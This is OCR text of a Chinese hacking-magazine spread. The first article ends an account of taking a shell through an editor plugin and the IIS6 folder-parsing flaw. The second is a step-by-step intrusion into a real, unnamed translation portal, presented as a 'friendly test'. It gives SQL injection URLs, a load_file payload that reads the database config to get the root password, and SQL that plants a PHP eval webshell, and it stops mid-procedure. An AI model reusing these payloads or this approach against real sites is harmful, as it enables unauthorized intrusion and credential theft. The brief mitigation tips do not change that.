


图 12

进去后点击大马的IISSpy功能，服务器上的所有网站目录都跳了出来，如图13。

于是找到目标站，留了个提醒页面给管理员。整个入侵过程应该说没什么技术含量，就是利用一个编辑器来修改上传目录路径，利用windows 2003 IIS6.0文件夹解析漏洞来拿shell。

小知识： Win2003存在着一个文件解析路径的漏洞，当文件夹名为类似hack.asp的时候（即文件夹名看起来像一个ASP文件的文件名），此时此文件夹下的文本类型的文件都可以在IIS中被当做ASP程序来执行。这样黑客即可上传扩展名为jpg或gif之类的看起来像是图片文件的木马文件，通过访问这个文件即可运行木马。

Windows 2003 IIS6处理文件夹扩展名的时候出错，导致放在该目录中的JPG图片会自动执行其中的ASP代码。只要JPG后辍

的文件含有ASP代码都会被执行，当然不只是JPG后缀才行。

Windows 2000 IIS5处理时JPG图片中如包含有Html及ASP代码，只会执行Html代码，而不会执行其中的ASP代码，所以Windows 2000 IIS5中不存在这个漏洞。这个漏洞很明显是由.asp结尾的文件名称所导致，属于IIS6设计缺陷。

漏洞的利用方法如下：

在hack.asp这样的文件夹下，利用网站的上传权限，将各种asp木马更名为以jpg/gif等为后缀的文件，然后上传到服务器。当访问hack.asp目录中的这些文件时，目录中的脚本木马程序会被IIS解析。

防范办法：

1、有用户可自主命名文件夹权限的功能，建议检查文件夹名称的合法性，或者关闭用户上传功能。

2、在用户控制的文件夹内设置脚本权限为"无"。

通过本文，希望能给大家一种新的思路，入侵渗透本来玩的就是思路。最后还是那句话，技术是一把双刃剑，只有用到适当的地方，才能发挥它的光和热。




图13

编辑点评：各式各样的编辑器插件，都暴出了一定的漏洞。在主程序没有漏洞的时候，不妨试一下它用的插件，本文就是一例。

友情检测翻交门户网

文 Rabbitsafe

这篇文章讲的是php注入+Linux提权

大家好，这里给大家带来的是友情检测翻交门户网，文章只为技术交流，由于网站排名比较靠前，具体详细信息不方便透露，我就以翻交网名称代替。

翻交网的WEB和数据库在一台服务器上，操作系统是LINUX，内核是redhat2.4版本。数据库用的是MYSQL5.0，网站程序是PHP，服务器上存放有8个站点。最后本人通过内核提权拿到了服务器权限，这些信息都是最后渗透结束获得的，下面大家和我一起开始这次的友情检测行动吧。

一、找漏洞

这个翻交网自称是中国最大的翻译门户，网址是http://www.xxx.net/，先来看看这个站的结构，主站集成了blog、招聘、论坛等功能，每个功能都是分站，通过主站首页显示出来。主站还有一个在线词典，通过域名查看IP，知道大部分都和主站在同一服务器上。

先来看看主站右侧的翻译求助，用的是php程序，而且后面紧跟着的id变量是整型，但是域名是分站的，通过查看IP，还是和主站IP一致。

由于php在magic_quotes_gpc = On时会对单引号转义处理，所以字符型注入就没有办法了，但对于整型注入还是有效的。我们先来看看这个点是否存在注入漏洞，提交：http://www.xxx.com/website_opr.php?opr=en_news_info&id=84655 and 1=1和http://www.xxx.com/website_opr.php?opr=en_news_info&id=84655 and 1=2，返回的页面不一样，提交and 1=1时页面正常显示，提交and 1=2时页面内容没有显示。

接下来猜解字段数，提交：http://www.xxx.com/website_opr.php?opr=en_news_info&id=84655 and order by 10/*时，页面正常显示，提交：http://www.xxx.com/website_opr.php?opr=en_news_info&id=84655 and order by 15/*时，页面没有显示，说明字段数在10-15之间。

最后确定字段数是10，提交：http://www.XXX.com/website_opr.php?opr =en_news_info&id=84401and1=2 union select 51,10,user(),8,database(),6,version(),4,3,2,1/*，确定了连接数据库的用户名为root、数据库版本信息是mysql4.0及当前网站数据库名，如图1。




图1

数据库版本真低，如果是mysql5.0以上，又是root权限，就可以配合系统数据表来列出其它网站的表。对于低版本的mysql，就只能手工猜解表名了。经过了一番猜解，把常用的表名都试了一遍，也没猜出一个表，下面来试试其它方法。

我们现在是root权限了，按理论来说可以读取系统任何文件，包括系统密码文件等，如果能得到网站路径就好办了。

拿出自己的扫描工具，我自己把一些网站常用的文件，包括敏感文件都进行了收集，这个扫描器会对那些敏感文件进行扫描。结果扫描出来一个文件phpinfo.php，大家可能猜到了，这个文




图 2

件是 php 搭建环境的测试文件，我们来访问看看，如图 2。

从中我们得到了网站的绝对路径，那么就可以读取相关文件了。先读取了存在注入漏洞的 website_opr.php 文件，获得了连接数据库的文件 config.inc.php。然后提交如下语句：

```
http://www.xxx.com/website_opr.php?opr=en_news_info&id=84401and1=2unionselect 51,10,9,8,replace(load_file(char(47,119,119,119,47,104,116,100,111,99,115,47,111,117,114,116,114,97,46,99,111,109,47,99,111,110,102,105,103,46,105,110,99,46,112,104,112)),char(60),char(32)),6,5,4,3,2,1/*
```

这里使用 replace 函数是为了过滤文件中的“<”，好让文件内容能够完全显示出来，**char(60)是“<”符号的ASCII值，char(32)是“空格”的ASCII值**。最后，成功读取到了 root 口令，如图 3。




图 3

然后，利用读取的 root 账户连接数据库，成功连接上了，可能是低版本的 mysql 默认没有关闭远程连接功能，如图 4。

下面就是拿 Webshell 了，具体步骤如下：

1、建个表，带个字段，名字随意，不要和数据库里的表重名就行，语句如下：

CREATE TABLE a (cmd text NOT NULL);

2、在表里插入 php 一句话马，语句如下：

INSERT INTO a (cmd) VALUES('<?php eval($_POST[cmd]);?>');

3、利用 outfile 函数把表里的一句话马导入成一个 php 文件，语句如下：

